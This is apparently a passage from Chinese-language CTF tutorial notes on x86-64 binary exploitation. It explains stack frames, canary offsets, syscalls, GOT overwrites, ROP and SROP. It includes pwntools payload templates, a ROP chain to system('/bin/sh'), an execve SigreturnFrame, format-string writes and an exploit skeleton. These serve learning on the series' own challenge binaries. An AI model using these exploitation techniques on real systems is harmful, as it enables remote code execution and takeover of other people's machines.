
; ... 函式本體 ...

; 離開函式
leave                  ; = mov rsp,rbp ; pop rbp
ret                    ; = pop rip
```

6.2 標準函式序曲 / 收尾

6.3 堆疊框架圖　以一個含有 `char buf[0x30]` 的函式 `f()` 為例（呼叫者 `call` 進去之後）：

位址高



位址低

※注意由上往下讀是「位址變低」。*buf* 在最下面 → **溢位時你依序會蓋到**：*buf* 尾端 → **canary** → saved rbp → 返回位址。順序是「先 canary、後返回位址」，不是反過來。

offset 怎麼算？一律是「從 buf 起點往上數」：

```
canary 的 offset  = (rbp - 8) - &buf       # 以 char buf[0x30] 為例 = 0x38
返回位址的 offset = (rbp + 8) - &buf       #                       = 0x48
```

實測（`gcc -O0` + 預設 `-fstack-protector`，用 `objdump -d -M intel` 看）：

宣告	`sub rsp,N`	buf 實際落在	canary 的 offset	返回位址的 offset
`char buf[0x10]`	`0x20`	`rbp-0x20`	`0x18`	`0x28`
`char buf[0x20]`	`0x30`	`rbp-0x30`	`0x28`	`0x38`
`char buf[0x30]`	`0x40`	`rbp-0x40`	`0x38`	`0x48`
`char buf[0x40]`	`0x50`	`rbp-0x50`	`0x48`	`0x58`

※重要 **不要用「陣列大小 + 8」猜 canary 的 offset。** GCC 會把整個框架對齊到 16 bytes，所以 *`char buf[0x30]`* 實際被放在 ***`rbp-0x40`***（不是 *`rbp-0x30`*），中間還夾了 8 bytes 的 padding。**正確做法是看反組譯裡的 *`lea rax,[rbp-0x??]`***（那就是 *buf* 的起點），或用 gdb 印 *`p/x $rbp`* 與 *`p/x &buf`* 相減（見 6.4）。

有 canary 的題目，payload 一定要長成這個樣子：

```
payload  = b"A" * canary_offset      # 填滿 buf（連 padding 一起填）
payload += p64(canary)               # * 原封不動寫回「洩漏到的」canary
payload += b"B" * 8                  # saved rbp（填垃圾即可）
payload += p64(return_address)       # 蓋掉返回位址
```

canary 的**最低位 byte 一定是 0x00**（它來自 fs:0x28，最低位 byte 固定為 0），所以常常能靠「印出字串印到 0x00 為止」洩漏出剩下的 7 bytes；但**不要只補那一個 0x00**——要整條 8 bytes 用洩漏到的原值寫回去。

※提示 **兩種寫法其實是同一件事**：本系列後面的 pwn1 / pwn7 會直接寫「*buf + 0x80*」、「*buf + 0x48*」這種「從緩衝區起點往後數」的講法，它跟這裡的 *offset = (rbp + 8) - &buf* 完全等價 —— 只是把「距離」改寫成「從 *buf* 起跳的位移」。唯一要注意的是：*rbp* 不一定存在（編譯器可以不建框架指標），但「*buf* 到返回位址的距離」永遠是固定的。

6.4 怎麼找 offset？

1. **看反組譯**：找 `sub rsp, N` 和 `lea rXX, [rbp-0x??]`，算距離。
2. **用 gdb**：

```
b *0x401234        # 在 read 之前下中斷點
run
p/x $rbp
p/x &buf           # 或 lea 算出來的位址
```

3. **用 cyclic pattern（pwntools）**：

```
from pwn import *
p = process('./chal')
p.sendline(cyclic(200))
# 程式崩潰，看 rip 變成什麼
# 例如 rip = 0x6161616b6161616a
print(cyclic_find(0x6161616b6161616a))   # → offset
```

---

7. 系統呼叫（syscall）

程式要讀檔、開檔、執行程式，都要跟核心要服務。x86-64 的約定：

```
rax = 系統呼叫編號
rdi, rsi, rdx, r10, r8, r9 = 參數 1~6     ← 注意第 4 個是 r10，不是 rcx！
syscall
→ 回傳值在 rax（負值表示 -errno）
```

常用編號：

編號	名稱	參數
0	read	(fd, buf, count)
1	write	(fd, buf, count)
2	open	(path, flags, mode)
3	close	(fd)
9	mmap	…
15	rt_sigreturn	**SROP 關鍵**
59	execve	(path, argv, envp)
60	exit	(code)
231	exit_group	(code)

為什麼「系統呼叫」對 pwn 很重要　只要你能控制 rax 和參數暫存器，就能做任何事 —— 不需要 libc。在沒有 libc（靜態連結、或 libc 被 seccomp 限制）的情況下，直接下 syscall 是唯一的路。

---

8. PLT 與 GOT

動態連結的程式呼叫 `printf()` 時，它其實不知道 `printf` 在哪。流程是這樣：

```
你的程式碼
   call printf@plt          ← 編譯器產生
        │
        ▼
   .plt 裡的 printf@plt:
        jmp QWORD PTR [printf@got]     ← 讀 GOT 裡的位址跳過去
        push <index>
        jmp PLT0                        ← 第一次：去 _dl_runtime_resolve 找位址
                                        ; 找到後把位址寫進 printf@got
```

- **`.plt`**：跳板（stub），位址固定。
- **`.got.plt`**：存放「解析後的真實位址」。

為什麼 pwn 喜歡打 GOT

- **Partial RELRO** 時 `.got.plt` 可寫。把 `printf@got` 改成 `system` 的位址 → 之後每次呼叫 `printf(x)` 就變成 `system(x)`。
- 如果 x 是我們控制的字串，就可以 `system("/bin/sh")`。

---

9. 常見漏洞類型

類型	長相	本系列出現
Stack Buffer Overflow	`char buf[64]; read(0, buf, 1024);`	pwn1、pwn5（state 陣列就在堆疊上）、pwn7
Format String	`printf(buf);`（把輸入當格式字串）	pwn2（用 glibc 的 printf）、pwn3（**自製**的 printf）
Integer / Signedness	`if (idx > 15)` 但 `idx` 是有號 → 負索引越界	pwn7
Heap Overflow / UAF	`malloc` 系列操作錯誤（free 後指標還能用 / 同一塊 free 兩次）	pwn4（UAF + tcache poisoning）、pwn6（refcount 算錯 → double free + UAF）
Reference count bug	引用計數算錯 → 同一塊 chunk 被 `free()` 兩次	pwn6
Missing bounds check	長度沒檢查就 `memcpy(dst, src, len)`	（本系列沒有直接例子：pwn3 是 `va_list`、pwn6 是 refcount）
Logic bug	程式邏輯本身有洞（迴圈上界、簽章檢查…）	pwn5（off-by-one）、pwn6（refcount）
Uninitialised memory	沒初始化就讀 → 洩漏堆疊	（本系列沒有；pwn6 是候選但已被短讀檢查排除）

※提示 **heap 題（pwn4 *cache_money*、pwn6 *code_breaker*）的入門路徑**：本檔不含 heap 章節。請**先讀 *../pwn4/notes.md* §5.1～§5.4**（從零講：chunk 長什麼樣 → free 之後發生什麼事 → tcache → safe-linking 想防什麼；有 ASCII 圖與 gdb／實測數字）。讀完再把 *wp/99_速查表.md* §8 當**速查表**查（它開頭有「入門三句話」與各名詞的一句話解釋）；*../pwn6/notes.md* §3.5 也有一份 20 行的最小語彙整理。

※注意 **「哪一題算哪一類」請以各題的 *notes.md* 為準，不要相信題目提示**：提示有時是故意放的餌 —— pwn3 提示的「*.bss* 長度整數溢位 + *memcpy*」與 pwn5 的「命令注入」**都是假的**（詳見本檔附錄的對照表旁註）。

9.1 Stack Overflow 的辨識方法　看到 `read(0, buf, 很大)` 或 `gets(buf)` 或 `strcpy` 到固定大小陣列 → 可疑。

9.2 Format String 的辨識方法　看到 `printf(buf)`（只有一個參數、且是使用者控制的緩衝區）→ **一定是漏洞**。詳見 `../pwn2/notes.md`（有完整的 %p / %n 教學）。

還有一種變體：**題目自己寫了一台「格式化小引擎」**（支援 %1$p、%14$s 這種寫法），此時漏洞往往在它怎麼初始化可變參數區（va_list）→ 見 `../pwn3/notes.md`。

---

10. ROP 從零開始

10.1 問題　假設我們有 stack overflow，可以把返回位址蓋成任意值。但我們想執行 `system("/bin/sh")`，需要 `rdi = &"/bin/sh"`。我們能「跳」到任何位址，但**沒辦法設定暫存器**。

10.2 解法：gadget

以下出現的 *0x401234*、*BINSH_ADDR*、*SYSTEM_ADDR*、*POP_RDI*、*RET* 都是**佔位符（假位址）**，你要用 *ROPgadget* / *readelf* / pwntools 從**自己題目的 binary** 找出真正的位址再填進去。直接照抄下面的數字當成真位址一定失敗。

程式碼裡散落著很多「以 ret 結尾」的小片段，例如：

```
401234:  pop rdi
401235:  ret
```

如果我們把返回位址蓋成 0x401234，會發生：

```
ret          →  rip = 0x401234, rsp → 下一個 qword
pop rdi      →  rdi = [rsp]（我們控制的值！）, rsp += 8
ret          →  rip = [rsp]（我們控制的下一個位址）, rsp += 8
```

所以堆疊就變成了「指令序列」。這就叫 ROP（Return-Oriented Programming）。

```
payload  = b"A" * offset
payload += p64(POP_RDI)      # pop rdi ; ret
payload += p64(BINSH_ADDR)   # rdi = "/bin/sh"
payload += p64(RET)          # 可選：對齊用的 ret
payload += p64(SYSTEM_ADDR)  # 跳去 system
```

10.3 組出 `system("/bin/sh")`　執行起來就像：

```
pop rdi ; ret
"/bin/sh"
ret            (對齊用)
system
```

10.4 為什麼有時候要多插一個 ret（16-byte 對齊）　`system()` 內部會用到 SSE 指令（例如 movaps），而 movaps **要求記憶體位址 16-byte 對齊**。ABI 的規定是：**`call` 執行前 `rsp % 16 == 0`**；換句話說，**被呼叫的函式開始執行第一道指令時，`rsp % 16 == 8`**（因為 `call` 剛壓了 8 bytes 的返回位址）。

用 ROP 時我們是用 `ret` 跳進 `system`，所以要看的是「**`system` 第一道指令執行時 `rsp % 16 == 8`**」，不對就會在 movaps 的地方 SIGSEGV。多插一個只有 `ret` 的 gadget 會讓 `rsp` 多走 8 bytes，剛好把奇偶性調過來 —— 這就是那個「對齊用 `ret`」的作用。

```
payload += p64(POP_RDI) + p64(BINSH) + p64(RET) + p64(SYSTEM)
                                                  ^^^^ 就是對齊用的
```

※提示這個對齊用的 *ret* 放在鏈的哪裡都可以（*pop rdi* 之前或 *system* 之前都行），重點是「整條鏈在 *rsp* 上總共多走 8 bytes」。

10.5 常見 gadget

gadget	效果
`pop rdi ; ret`	設定第 1 個參數
`pop rsi ; ret`	設定第 2 個參數
`pop rdx ; ret`	設定第 3 個參數
`pop rax ; ret`	設定系統呼叫編號
`syscall ; ret`	下 syscall
`ret`	對齊 / 跳過
`leave ; ret`	stack pivot（把 rsp 搬到 rbp）
`pop rsp ; ... ; ret`	直接把 rsp 設成指定值（pwn7 用到）

10.6 Stack Pivot　當堆疊上放不下太長的 ROP 鏈時，可以把 `rsp` 搬到 `.bss`（已知位址、可寫、空間大）再繼續接鏈。

```
payload += p64(POP_RSP) + p64(BSS_TARGET)   # rsp = BSS_TARGET
```

10.7 如果沒有 `pop rdi` 怎麼辦？

- 找 `mov rdi, ...; call ...` 之類的片段（見下面「ret2csu」）
- 找 `pop rdi; pop rXX; ret` 之類「多 pop 幾個」的變體，多的值填垃圾
- **或者用 SROP**（下一節）

※提示 ***ret2csu* 是什麼**：編譯器在程式裡會留下一個 *__libc_csu_init*（libc 的初始化函式），它裡面有兩段很好用的 gadget（一段負責 pop 一堆暫存器、一段負責 *call*），合起來可以**一次設定 *rdi* / *rsi* / *rdx***，而且不需要 libc。當程式裡找不到乾淨的 *pop rdi; ret* 時，這就是替代方案。

10.8 動手做一次：你人生第一條 ROP 鏈（用 pwn5 當教材，5 分鐘）　不需要先看懂 pwn5 的漏洞。跟著跑，你會看到「堆疊真的變成一張指令清單」：

```
cd pwn5
python3 exploit.py        # 本機，會印出 canary / saved rbp / PIE base，最後拿到 flag
```

實際輸出（節錄，每次執行的隨機值都不同）：

```
[+] canary    = 0x4cef3d7131e99900
[+] saved rbp = 0x7ffda2ccc360
[+] PIE base  = 0x564a62832000
sun{LOCAL_DUMMY_FLAG}
FLAG: sun{LOCAL_DUMMY_FLAG}
```

它整條鏈就是本節教的全部（`pwn5/exploit.py` 的 `OFF_*` 常數，位址都經過驗證）：

```
pop_rdi = pie + 0x12aa      # §10.2 的 gadget：pop rdi; ret
binsh   = pie + 0x4a54      # §10.3 的參數：我們自己寫進 .bss 的 "/bin/sh" 字串
system  = pie + 0x10c0      # §10.3 的目標：system@plt
ret     = pie + 0x101a      # §10.4 的對齊用 ret（一個乾淨的 ret 指令）
```

```
chain = [pop_rdi, binsh, system, 0]      # 最小鏈；最後的 0 是 system 的回傳位址
if (saved_rbp + 0x10) % 16 == 0:         # §10.4：需要對齊時在最前面補一個 ret
    chain = [ret] + chain
```

那行程式到底是怎麼來的？（§10.4 只說「多走 8 bytes」，這裡把它算出來）

第一步：先看「**system 要執行第一道指令時，rsp 會停在哪一格**」。把堆疊畫出來（R 就是我們洩漏到的 saved_rbp，**它同時是「那個 rbp 格子自己的位址」**：x86-64 的框指標鏈讓 [rbp] 存的值＝上一層框指標＝這一格的位址）：

```
位址        內容                          誰會讀走這一格
──────────────────────────────────────────────────────────────
R           ← 「被覆寫的那格 rbp」          leave 的 pop rbp
R+0x08      ← 返回位址（= chain 的第 1 格）  leave 最後的那個 ret（第一次 ret）
R+0x10      ← pop_rdi gadget          ⟵ 第一次 ret 之後 rsp 指到這裡（＝鏈的起點）
R+0x18      ← "/bin/sh" 的位址            pop rdi 吃掉它（rsp → R+0x18）
R+0x20      ← system 的位址               第二個 ret 吃掉它 → 跳進 system，rsp → R+0x20
```

⇒ **進 system 的那一刻 rsp = R + 0x20**（因為「system 眼中的返回位址」就是 R+0x20 那格）。

第二步：對照 ABI 的要求（SysV AMD64，§10.4 已寫過）：

```
`call` 指令執行時        rsp % 16 == 0
call 壓入 8 bytes 返回位址
被呼叫的函式第一道指令    rsp % 16 == 8      ← * 我們要讓 system 看到這個
```

第三步：把兩件事合起來解方程式：

```
需要： (R + 0x20) % 16 == 8
等價於： R % 16 == 8          （因為 0x20 = 32 是 16 的倍數）
等價於： (R + 0x10) % 16 == 0  （0x10 = 16 也是 16 的倍數）
```

- 若 (R+0x10) % 16 == 0 → R % 16 == 0 → 進 system 時 rsp % 16 == 0 **✗差 8** → 補一個 ret
- 若 (R+0x10) % 16 == 8 → R % 16 == 8 → 進 system 時 rsp % 16 == 8 ✓不用補

為什麼「只含一個 ret」的 gadget 就能修好？因為 ret 只做兩件事：pop rip（讀一格、rsp += 8）→ 跳到那格寫的位址。所以它**只讓 rsp 多前進 8 bytes、不改任何暫存器、也不影響鏈的語意** —— 而 rsp 只差「8 的奇偶性」，走一格剛好翻面。（放在 pop rdi 前面或 system 前面都行，重點是整條鏈在 rsp 上總共多走 8 bytes。）

※實測 **實測（兩件事都量過）** ① ABI 那一半：對函式**入口**設精確中斷點（*b *probe*）再讀 *rsp*（位址隨 ASLR 變動，看 *& 0xf* 就好）：

```
Breakpoint 2, 0x0000555555555119 in probe ()
$2 = 0x7fffffffde48          →  0x48 & 0xf = 8   ✓ 進函式時 rsp % 16 == 8
```

（※注意一定要用 *b *probe* 這種「**帶星號的位址**」寫法。用 *b probe* 的話 gdb 會**跳過序言**，停在第 2 道指令 —— 那時 *push rbp* 已經執行完，*rsp* 少了 8，實測會得到 *%16 == 0*，會讓你以為 ABI 講錯了。）② 本題那一半：把 *pwn5/exploit.py* 的 *if (saved_rbp + 0x10) % 16 == 0:* 改成 *if False:*（＝故意不補 *ret*）再跑：

```
[+] saved rbp = 0x7ffd590f6c60        ← 0x60+0x10 = 0x70，0x70 % 16 == 0 → 本題確實「需要補」
[*] Process './homemaker' stopped with exit code -11 (SIGSEGV)   ← 少了 ret：死在 system 的 movaps
FLAG: <not found in output>
```

補回那行 *ret* 立刻恢復：*FLAG: sun{LOCAL_DUMMY_FLAG}*。（*pwn5/notes.md* §6.3 有同一件事的 gdb 版追蹤。）

※提示 **不想推導也可以**：在 gdb 裡對 *system* 的第一道指令下中斷點，直接看 *p $rsp & 0xf* 是不是 *8*（見 *wp/99_速查表.md* §12 的症狀表）。**算式只是讓你還不知道會不會炸時就能先判斷。**

想自己找那個 gadget（實測可跑）：

```
ROPgadget --binary pwn5/homemaker | grep -E ": pop rdi ; ret$"
# 0x00000000000012aa : pop rdi ; ret
```

ret 是怎麼「一格一格」吃掉堆疊的？這張表是 ROP 的核心心智模型：

步驟	執行到	這一步做什麼
0	`leave`	`rsp = rbp` → `pop rbp` → `rsp = rbp+8`
1	第一個 `ret`	彈 `[rbp+8]` 進 `rip` → 跳到我們蓋上去的位址（`rsp += 8`）
2	`pop rdi`	`rdi = [rsp]`（我們放的參數），`rsp += 8`
3	第二個 `ret`	彈 `[rsp]` 進 `rip` → 這次跳進 `system`
4	`system` 第一道指令	`rsp` 指到鏈的下一格（`system` 的回傳位址）

※提示看懂這張表就懂了 ROP：**「堆疊＝一張指令清單，每個 *ret* 讀一格、跳到那格寫的位址」**。排 payload 時只要問兩件事：① 這個 gadget 會從 *rsp* 讀幾格？② 我現在寫的這一格，**在記憶體裡的位址**對不對？

pwn5 的 *notes.md* §6.3.1 有一份「每一格實際 *rsp* 值」的 gdb 實測表，可以對照著看。

---

11. SROP

11.1 動機　Linux 處理 signal 時，核心會把**完整的 CPU 狀態**（所有通用暫存器 + `rip` + `rsp` + flags + signal mask…）打包成一個 **`rt_sigframe`** 放在使用者堆疊上，然後跳到 signal handler。handler 結束呼叫 `rt_sigreturn`（syscall 15），核心再把那包東西**整包還原**回去。

核心完全信任堆疊上的那份 frame。

11.2 攻擊　如果我們能：1. 控制堆疊內容（偽造 `rt_sigframe`）2. 讓 `rax = 15` 3. 執行 `syscall`

那核心就會幫我們**一次設定所有暫存器**。

```
偽造 frame:
  rax = 59            (__NR_execve)
  rdi = &"/bin/sh"
  rsi = 0
  rdx = 0
  rip = <某個 syscall 指令的位址>
  rsp = <某個合法位址>
```

還原之後執行到 `rip` → `syscall` 帶 `rax=59` → `execve("/bin/sh")` → shell ※完成

11.3 怎麼讓 `rax = 15`　最常見兩招：

a) 用 `read` 的回傳值 `read()` 的回傳值 = 實際讀到的 byte 數，而 syscall 的回傳值就在 `rax`。→ 只要讓那次 `read()` 恰好回傳 15 bytes。**(pwn1 用這招)**

b) 用 `pop rax ; ret`

```
payload += p64(POP_RAX) + p64(15) + p64(SYSCALL_RET)
```

11.4 pwntools 的 `SigreturnFrame`

※注意用 *SigreturnFrame()* 之前一定要先設 *context.arch = 'amd64'*（或 *context.clear(arch='amd64')*），否則 pwntools 會直接報 *[ERROR] kernel architecture must be specified*。這也是兩支 exploit 開頭都有那行的原因。

```
frame = SigreturnFrame()
frame.rax = 59
frame.rdi = binsh_addr
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall_ret_addr
frame.rsp = some_valid_addr
payload += bytes(frame)
```

這裡有三個名字很容易混，先記這張表（完整版與實測位址見 `../pwn1/notes.md` §5.1、§5.3）：

名字	是什麼
`rt_sigframe`	核心處理 signal 時，放在使用者堆疊上的「**整包**」結構 —— 裡面**除了暫存器，還包含 `pretcode`、`siginfo`（信號資訊，`0x80` bytes）、`ucontext`，以及後面接的 FPU/xsave 狀態**。所以它**比 `0xf8` 大得多**（本機實測：核心為了放這包，把 rsp 往下移了約 0x6a8 bytes；這個數字隨 CPU 的 xsave 大小與對齊而變）
`ucontext`	這包裡的一段（開頭是 `uc_flags` / `uc_link` / `uc_stack`，共 0x28 bytes）
`struct sigcontext`	緊接在 ucontext 後面、真正存「所有暫存器」的那一段 —— **r8 從 offset `0x28` 開始**
`SigreturnFrame()`	pwntools 產生的 **`0xf8`（248）bytes**；**它就是我們要塞上堆疊的東西**

※注意 ***0xf8* 是「pwntools 那個 frame」的長度，不是核心那個結構的長度。**核心真正壓上去的 *rt_sigframe* 大得多（還含 *siginfo*、FPU 狀態...）。但對解題**只有一件事重要：你寫在 *rsp* 上的 bytes 必須排得像 pwntools 的 frame**，而那剛好是 *0xf8* bytes —— 核心從 *rsp* 往下讀時只會用到它認得的那些欄位（*rip* / *rsp* / *csgsfs*...），**後面的 bytes 它不看**，所以我們不需要（也放不了）整個 *rt_sigframe*。

實測：

```
python3 -c "from pwn import *; context.clear(arch='amd64'); print(len(bytes(SigreturnFrame())))"
# → 248    (= 0xf8，pwntools 的 frame)
```

```
# 量核心那一包：在 SIGSEGV handler 裡比較「出事時的 rsp」與「核心放的 frame 起點 (=&ucontext-8)」
sp at fault = 0x7ffd91c3a1e0    frame start = 0x7ffd91c39b38
⇒ 核心往下移了 ~0x6a8 bytes（含 siginfo 0x80 與 FPU 狀態）
```

`struct sigcontext` 的欄位順序是固定的，pwntools 幫你排好，**不要自己手刻**。

```
ROPgadget --binary ./challenge | grep "syscall"
ROPgadget --binary ./challenge --opcode 0f05     # syscall 的 opcode 是 0f 05
```

11.5 怎麼找 syscall gadget　理想的是 `syscall ; ret`。如果只有 `syscall` 沒有 `ret`，就得看 `syscall` 之後的指令能不能接受。

11.6 SROP 什麼時候比 ROP 好用

- 沒有 `pop rdi` / `pop rsi` / `pop rdx`（pwn1 就是）
- 需要一次設定很多暫存器
- 想做的 syscall 參數很多

---

12. pwntools 常用 API

```
from pwn import *

# ---- 連線 ----
p = process('./chal')                       # 本地
p = process(['./ld-linux-x86-64.so.2', '--library-path', '.', './chal'])   # 指定 ld
p = remote('host', 1337)                    # 遠端
p = gdb.debug('./chal', 'b *main')          # 開 gdb

# ---- 送收 ----
p.send(b'AAAA')                # 不換行
p.sendline(b'AAAA')            # 加 '\n'
p.sendafter(b'> ', b'AAAA')    # 收到提示後再送
p.sendlineafter(b'> ', b'AAAA')
p.recv(8)                      # 收 8 bytes
p.recvn(8)                     # 一定要收滿 8 bytes
p.recvline()                   # 收一行
p.recvuntil(b'sh> ')           # 收到指定字串為止
p.recvrepeat(2)                # 收到 2 秒沒資料為止
p.recvall()                    # 收到連線結束
p.interactive()                # 交還控制權給人類

# ---- 打包（預設 little-endian） ----
p8(0x41)      # 1 byte
p16(0x1234)   # 2 bytes
p32(0xdeadbeef)
p64(0x401234)              # ← ROP 最常用
flat([0x401234, 0x401234]) # 自動串接（!! 寬度看 context.arch，見下方 !!）

# ---- 解包 ----
u32(b'\xef\xbe\xad\xde')
u64(b'\x01\x02\x03\x04\x05\x06\x07\x08')

# ---- ELF ----
e = ELF('./chal')
e.symbols['main']          # 函式位址（未 strip 時；stripped 會 KeyError，見下方 !!）
e.plt['printf']
e.got['printf']
e.bss()
e.address                  # 磁碟上的 PIE 檔是 0x0；接上 process 後才是真正的 base
                           #  （PIE 真正的 base 只能靠 leak 才知道）

> !! **`e.symbols['main']` 在 stripped 的檔案上會直接丟 `KeyError`**，
> 不是回 `None`。本系列有幾題是 stripped 的（例如 pwn1、pwn7），
> 那種情況要用**位址**工作（`objdump -d` 找），或用
> `e.symbols` / `e.functions` 先看看還剩什麼符號可抓。

libc = ELF('./libc.so.6', checksec=False)   # 有附 libc 就用附的（見 4.3.1）
libc.symbols['system']                      # libc 檔內的 offset，例如 0x58740
libc.address = leaked_printf - libc.symbols['printf']   # * 這一行就是「算 libc base」
next(libc.search(b'/bin/sh'))               # /bin/sh 的位址（自動加 libc.address）

# ---- ROP ----
rop = ROP(e)
rop.rdi = 0xdeadbeef       # 自動找 pop rdi; ret
rop.call('system', [binsh])
print(rop.dump())          # 看它組出來的鏈
rop.chain()
```

```
# ---- Format String（pwn2 那種「printf(buf)」的題目）----
context.arch = 'amd64'                  # * 習慣先設：不設的話 pwntools 預設是 'i386'，
                                        #   而 SigreturnFrame() 之類的功能需要它（見 11.4）
payload = fmtstr_payload(
    8,                                  # 我們控制的「第幾個參數」（1-based，要自己先量出來）
    {0x404010: 0x7f1234558740},         # {目標位址: 要寫進去的值}
    write_size='byte',                  # 想以 1 byte 為單位寫（用 %hhn）
    # write_size_max='byte',            # * 想「保證只用 %hhn」才要加這行（見下面 !!）
    numbwritten=0,                      # 在這之前已經印出幾個字元（會影響 %n 要寫的值）
    badbytes=b'\n',                     # 不能出現在 payload 裡的位元組
)
# 自動量出「第幾個參數是我們控制的」：
# autofmt = FmtStr(execute_fmt=lambda p: (p.sendline(b'%p'), p.recvline())[1])
# print(autofmt.offset)   # → 8

# ---- 方便函式 ----
cyclic(200)                 # 產生有規律的 pattern
cyclic_find(0x6161616b)     # 找出 offset
SigreturnFrame()            # SROP frame（記得先設 context.arch）
log.success('FLAG: %s' % flag)
```

※注意 ***e.symbols['main']* 在 stripped 的檔案上會直接丟 *KeyError***，不是回 *None*。本系列有幾題是 stripped 的（例如 pwn1、pwn7），那種情況要用**位址**工作（*objdump -d* 找），或先用 *e.symbols* / *e.functions* 看看還剩什麼符號可抓。

※注意 ***e.address* 對「磁碟上的 PIE 檔」永遠是 *0x0***（因為檔案裡的載入位址就是 0）。真正的 base 只有在**行程跑起來之後**才知道，而我們能拿到的只有 leak 出來的值 —— 所以 PIE 題一定是 *pie_base* = 洩漏到的程式位址 - 該位址在檔案內的 *offset*（見 4.3.1）。

※注意 ***gdb.debug()* 需要 *tmux*（或 *screen*）**，否則 pwntools 會直接報錯。裝一下 *sudo pacman -S tmux*（或 *sudo apt install tmux*）就能用。另外 *input()* 需要 TTY —— 本系列的 exploit 都刻意避開它，所以 *< /dev/null* 也能跑完（這也是寫自動化 exploit 的好習慣）。

※重要 ***fmtstr_payload* 的 *write_size_max* 預設是 *'long'***：所以 *write_size='byte'* **不保證**輸出 6 個 *%hhn*，pwntools 會自動把相鄰的位址合併成 *%hn* / *%n* 以縮短 payload。要「強制只用 *%hhn*」必須自己再加 *write_size_max='byte'*。

※重要 ***flat()* 的寬度取決於 *context.arch*，不是自動判斷！**沒設 *context.arch* 時 pwntools 預設是 **32-bit**，*flat([0x401234])* 只會給你 **4 bytes**（不是 8 bytes），拿去打 64-bit 的題目會整條鏈錯位。所以**每一支 exploit 的開頭**都要先寫：

```
context.arch = 'amd64'   # ← 沒寫的話 flat() / SigreturnFrame() / shellcraft 全會錯
```

自己驗證一下：*python3 -c "from pwn import *; print(len(flat([0x401234])))"* → 沒設是 *4*，設了 *context.arch='amd64'* 才是 *8*。

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'
```

```python
def start():
    if args.REMOTE:
        return remote('chal.example.com', 1337)
    return process('./chal')

p = start()
p.recvuntil(b'> ')

payload  = b'A' * 72
payload += p64(0x401234)

p.sendline(payload)
p.sendline(b'cat flag.txt; id; echo DONE')
print(p.recvrepeat(3))
```

常用解題骨架　執行方式：

```
python3 exploit.py              # 本地
python3 exploit.py REMOTE       # 遠端
python3 exploit.py REMOTE HOST=1.2.3.4 PORT=9999
python3 exploit.py DEBUG        # pwntools 除錯模式（印出每一次 send/recv）
DEBUG=1 python3 exploit.py      # ← 這個**沒有用**！pwntools 不看環境變數，只看命令列參數
```

※重要 **但本系列的腳本大多自己把 `context.log_level` 寫死了，所以照上面打看不到 debug 輸出。**實測 `grep -n "context.log_level" pwn*/exploit.py`：

```
pwn1/exploit.py:51   context.log_level = "info"
pwn2/exploit.py:42   context.log_level = 'info'
pwn3/exploit.py:50   context.log_level = 'info'
pwn5/exploit.py:21   context.log_level = 'info'
pwn6/exploit.py:26   context.log_level = 'info'
pwn7/exploit.py:68   context.log_level = 'info'
pwn4/exploit.py:35   context.log_level = 'debug' if VERBOSE else 'info'   ← 唯一的例外
```

因為 `from pwn import *` 那行**先**把 `log_level` 設成 `debug`，腳本下一行又把它**覆蓋回 `info`**，所以 `DEBUG` 參數等於白打（`DEBUG=1` 環境變數沒用這件事仍然是對的）。**想看 debug 輸出，請自己動手**（三選一）：

- 把腳本裡那行改成 `context.log_level = 'debug'`（最直接）；
- 或在**你自己寫的** exploit 開頭就寫 `context.log_level = 'debug'`（那行 `from pwn import *` 之後）；
- 或跑 `pwn4` —— 它是唯一吃命令列旗標的：`python3 exploit.py -v`（等於 `--verbose`；實測會進入 debug 等級）。

※提示 `REMOTE` / `DEBUG` / `HOST=1.2.3.4` 這些都是 pwntools 從 `sys.argv` 讀的**裸字**，讀完還會把它們**從 `sys.argv` 移除**。所以你想自己讀命令列參數，**一定要在 `from pwn import *` 之前讀**（`pwn5/exploit.py` 就是這樣處理 `REMOTE` 的）。

※注意一定要 `cd` 進**題目自己的目錄**再跑（例如 `cd pwn1/`），因為 exploit 用的是相對路徑 `./challenge` / `./service`。在 repo 根目錄執行會看到 `[ERROR] './challenge' does not exist`。或直接用 `wp/run_all.sh`（它會自動 cd 進各題目目錄）。

※提示例外：本系列的 **pwn2 / pwn3** 兩支 exploit 已經用 `os.path.dirname(os.path.abspath(__file__))` 組出題目路徑（並用 `cwd=` 指定工作目錄），所以**不受 cwd 影響**，從 repo 根目錄直接跑也可以（實測兩題都 PASS）。其他題目請仍以各題 `notes.md` 的說明為準。

※重要 **端序（endianness）**：x86-64 是 **little-endian**，所以 *p64(0x401040)* 產生 *40 10 40 00 …*。**但協定 / 檔案格式不一定是小端**！pwn7 的封包長度欄位就是 **big-endian**，這時不能用 *p16(4)*（它會給你 *04 00*），要自己寫 *b"\x00\x04"*。實際寫起來差別是這樣（pwn5 的訊框長度也是大端）：

```
p16(0x101)                    # → b'\x01\x01'  小端，剛好對稱，看不出差別
p16(0x500)                    # → b'\x00\x05'  小端 ✗ 伺服器讀成 0x0500 → 卡死
p16(0x500, endian='big')      # → b'\x05\x00'  大端 ✓（或 (0x500).to_bytes(2,'big')）
u16(b'\x05\x00', endian='big')   # → 0x500，讀回來也要指定大端
```

怎麼判斷？**看組語**：像 pwn5 那樣先把高位 byte 存進去（*shr ax,8*）就是大端；直接 *mov WORD PTR [..], ax* 就是小端（x86 的原生順序）。

---

13. gdb 除錯速查

```
gdb ./chal
```

```
set pagination off              # 關掉分頁
set disassembly-flavor intel    # Intel 語法（比較好讀）
b *0x401234                     # 在指定位址下中斷點
b *main+42                      # 只有在「沒有 strip」的檔案才能這樣寫；
                                # 本系列大多是 stripped → 會回
                                # "No symbol table is loaded."，請改用 b *0x401234
